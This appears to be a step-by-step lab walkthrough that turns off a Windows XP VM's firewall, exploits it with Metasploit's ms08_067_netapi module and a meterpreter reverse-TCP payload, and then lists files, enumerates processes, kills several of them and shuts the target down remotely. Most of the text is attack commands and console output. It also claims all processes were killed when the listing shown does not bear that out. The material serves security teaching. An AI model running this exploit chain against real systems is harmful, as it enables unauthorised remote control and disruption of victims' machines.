
```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.37.131  netmask 255.255.255.0  broadcast 192.168.37.255
        inet6 fe80::5da2:8313:475b:73e6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:54:41:e9  txqueuelen 1000  (Ethernet)
        RX packets 639  bytes 260635 (254.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16975  bytes 1538642 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74115  bytes 18161289 (17.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74115  bytes 18161289 (17.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 >
```

```
msf6 > ping 192.168.37.132
[*] exec: ping 192.168.37.132

PING 192.168.37.132 (192.168.37.132) 56(84) bytes of data.
64 bytes from 192.168.37.132: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.37.132: icmp_seq=2 ttl=128 time=1.21 ms
64 bytes from 192.168.37.132: icmp_seq=3 ttl=128 time=0.586 ms
64 bytes from 192.168.37.132: icmp_seq=4 ttl=128 time=0.545 ms
64 bytes from 192.168.37.132: icmp_seq=5 ttl=128 time=0.677 ms
64 bytes from 192.168.37.132: icmp_seq=6 ttl=128 time=0.556 ms
64 bytes from 192.168.37.132: icmp_seq=7 ttl=128 time=0.617 ms
^C
--- 192.168.37.132 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
Interrupt: use the 'exit' command to quit
rtt min/avg/max/mdev = 0.545/0.978/2.657/0.718 ms
msf6 >
```


3. Set Kali Network to NAT and Tick checkbox, Restart Kali



4. Set Windows to NAT, and restart Windows.



5. Go to the control panel in start and turn off the firewall



6. Run the “netdiscover” command to see the target machines IP.

```
kali@kali: ~
File  Actions  Edit  View  Help
Currently scanning: 192.168.187.0/16   |   Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 900
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.37.1    00:50:56:c0:00:08     11     660  VMware, Inc.
192.168.37.2    00:50:56:f3:b7:a9      1      60  VMware, Inc.
192.168.37.130  00:0c:29:83:56:a6      1      60  VMware, Inc.
192.168.37.132  00:0c:29:8a:42:d7      1      60  VMware, Inc.
192.168.37.254  00:50:56:ec:c0:f3      1      60  VMware, Inc.
```

7. Go back to Kali and run the command “sudo msfconsole”

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
         '    dB'                          BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                  dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
```

```
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
         '    dB'                          BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                  dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                                   dB' dBP    dB'.BP
                                 |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                                --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                                 |       dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                          To boldly go where no
                           shell has gone before

       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 >
```

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace            List workspaces
    workspace [name]     Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 >
```

```
msf6 > workspace
  Fourthedition
* default
msf6 > workspace -a Fourthedition
[*] Workspace 'Fourthedition' already existed, switching to it.
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

8. Search for the exploit “ms08_067_netapi”.

```
msf6 > search ms08_067_netapi

Matching Modules
================

   #  Name                                     Disclosure Date  Rank   Check  Description
   -  ----                                     ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi      2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corr
ption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

9. Then we will run the exploit “windows/smb/ms08_067_netapi”. Followed by the payload, which is a meterpreter reverse shell. We can also use the “options” command to see as to what we can do with our payload

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploi
                                       t
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.37.131   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) >
```

10. Then we have to set the RHOST, LPORT, and the LHOST. After all the configuration has been done, we will use the command “exploit” to initiate the attack.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.37.132
rhosts => 192.168.37.132
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.37.131:4444
[*] 192.168.37.132:445 - Automatically detecting the target...
[*] 192.168.37.132:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.37.132:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.37.132:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.37.132
[*] Meterpreter session 1 opened (192.168.37.131:4444 -> 192.168.37.132:1032) at 2022-11-12 02:16:43 -0500

meterpreter >
```

11. Once the attack is successful, you will be prompted with the meterpreter shell. Here we can use the command “sysinfo” to get the information about our target system

```
meterpreter > sysinfo
Computer        : RUDRA-6A76A66AA
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

We can use the “shell” command to access the target systems shell, in this case it is the Windows XP CMD. Here we can execute “ipconfig” command to get the network configuration details of the target system.

```
meterpreter > shell
Process 1848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.37.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```

We can use the “dir” command in the target machine shell to see all the folders and files on the target machine.

```
C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7C71-F4C0

 Directory of C:\WINDOWS\system32

11/12/2022  12:32 PM    <DIR>          .
11/12/2022  12:32 PM    <DIR>          ..
09/25/2022  03:49 PM             1,437 $winnt$.inf
09/25/2022  09:12 PM    <DIR>          1025
09/25/2022  09:12 PM    <DIR>          1028
09/25/2022  09:12 PM    <DIR>          1031
09/25/2022  09:12 PM    <DIR>          1033
09/25/2022  09:12 PM    <DIR>          1037
09/25/2022  09:12 PM    <DIR>          1041
09/25/2022  09:12 PM    <DIR>          1042
09/25/2022  09:12 PM    <DIR>          1054
04/14/2008  05:30 PM             2,151 12520437.cpx
04/14/2008  05:30 PM             2,233 12520850.cpx
09/25/2022  09:12 PM    <DIR>          2052
09/25/2022  09:12 PM    <DIR>          3076
09/25/2022  09:12 PM    <DIR>          3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM            25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM            68,608 access.cpl
04/14/2008  05:30 PM            64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM            61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
04/14/2008  05:30 PM             4,096 actmovie.exe
04/14/2008  05:30 PM            98,304 actxprxy.dll
04/14/2008  05:30 PM            61,440 admparse.dll
04/14/2008  05:30 PM            26,112 adptif.dll
04/14/2008  05:30 PM           175,616 adsldp.dll
```


We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.

```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                      Path
 ---   ----  ----               ----  -------  ----                      ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 200   668   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM       C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                         GAuthService.exe
 304   1028  wuauclt.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wuauclt.exe
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM       \SystemRoot\System32\smss.exe
 408   668   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM       C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 528   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM       \??\C:\WINDOWS\system32\csrss.exe
 552   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM       \??\C:\WINDOWS\system32\winlogon.exe
 668   552   services.exe       x86   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\services.exe
 680   552   lsass.exe          x86   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\lsass.exe
 836   668   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM       C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 848   668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\svchost.exe
 932   668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1016  848   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\wbem\wmiprvse.exe
 1028  668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\System32\svchost.exe
 1060  1028  wscntfy.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wscntfy.exe
 1072  668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1104  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe
 1216  668   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\System32\alg.exe
 1372  1440  rundll32.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\rundll32.exe
 1396  1440  vmtoolsd.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1440  1424  explorer.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\Explorer.EXE
 1532  668   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM       C:\WINDOWS\system32\spoolsv.exe
 1984  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe
 2024  1440  cmd.exe            x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\cmd.exe

meterpreter >
```

We can also use the “?” command on the Meterpreter CLI to see all the available commands that we can execute.

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
```

We can also take a screenshot of the target screen using the “screenshot” command on the Meterpreter CLI.



With the help of the “ps” command, we can use the commands like “suspend” and “kill” to remotely suspend and kill processes on the target machine. To perform the operation, we just need to use the command followed by the process id (pid).

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 220   1556  cmd.exe            x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\cmd.exe
 244   672   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                             GAuthService.exe
 296   672   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM            \SystemRoot\System32\smss.exe
 500   1556  IEXPLORE.EXE       x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\Internet Explorer\iexplore.exe
 528   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\csrss.exe
 628   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe       x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\services.exe
 684   628   lsass.exe          x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\lsass.exe
 812   912   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\wbem\wmiprvse.exe
 896   672   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 912   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\svchost.exe
 964   1120  wuauclt.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wuauclt.exe
 980   672   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1120  672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\System32\svchost.exe
 1164  672   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1204  672   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe
 1216  1120  wscntfy.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wscntfy.exe
 1364  672   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\System32\alg.exe
 1512  1556  rundll32.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\rundll32.exe
 1532  1556  vmtoolsd.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1556  1524  explorer.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\Explorer.EXE
 1648  672   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\spoolsv.exe
 2020  672   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe

meterpreter >
```

```
meterpreter > suspend IEXPLORE.EXE
[-] The following pids are not valid:   IEXPLORE.EXE.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[-] The following pids are not valid:   cmd.exe.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > kill IEXPLORE.EXE
[-] The following pids are not valid:  IEXPLORE.EXE.  Quitting
meterpreter > kill cmd.exe
[-] The following pids are not valid:  cmd.exe.  Quitting
meterpreter > kill 1556
Killing: 1556
```

Here you can see all the processes on the target machine have been killed (i.e, terminated).

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session
 ---   ----  ----               ----  -------
 0     0     [System Process]
 4     0     System             x86   0
 220   1556  cmd.exe            x86   0
 244   672   VGAuthService.exe  x86   0

 280   628   explorer.exe       x86   0
 296   672   vmtoolsd.exe       x86   0
 372   4     smss.exe           x86   0
 500   1556  IEXPLORE.EXE       x86   0
 528   372   csrss.exe          x86   0
 628   372   winlogon.exe       x86   0
 672   628   services.exe       x86   0
 684   628   lsass.exe          x86   0
 812   912   wmiprvse.exe       x86   0
 896   672   vmacthlp.exe       x86   0
 912   672   svchost.exe        x86   0
 964   1120  wuauclt.exe        x86   0
 980   672   svchost.exe        x86   0
 1120  672   svchost.exe        x86   0
 1164  672   svchost.exe        x86   0
 1204  672   svchost.exe        x86   0
 1216  1120  wscntfy.exe        x86   0
 1364  672   alg.exe            x86   0
 1512  1556  rundll32.exe       x86   0
 1532  1556  vmtoolsd.exe       x86   0
 1648  672   spoolsv.exe        x86   0
 2020  672   svchost.exe        x86   0

meterpreter > kill 220
Killing: 220
meterpreter > kill 500
Killing: 500
meterpreter >
```

Finally, we can use the command “shutdown /s” on the target machines shell to remotely shutdown the target machine.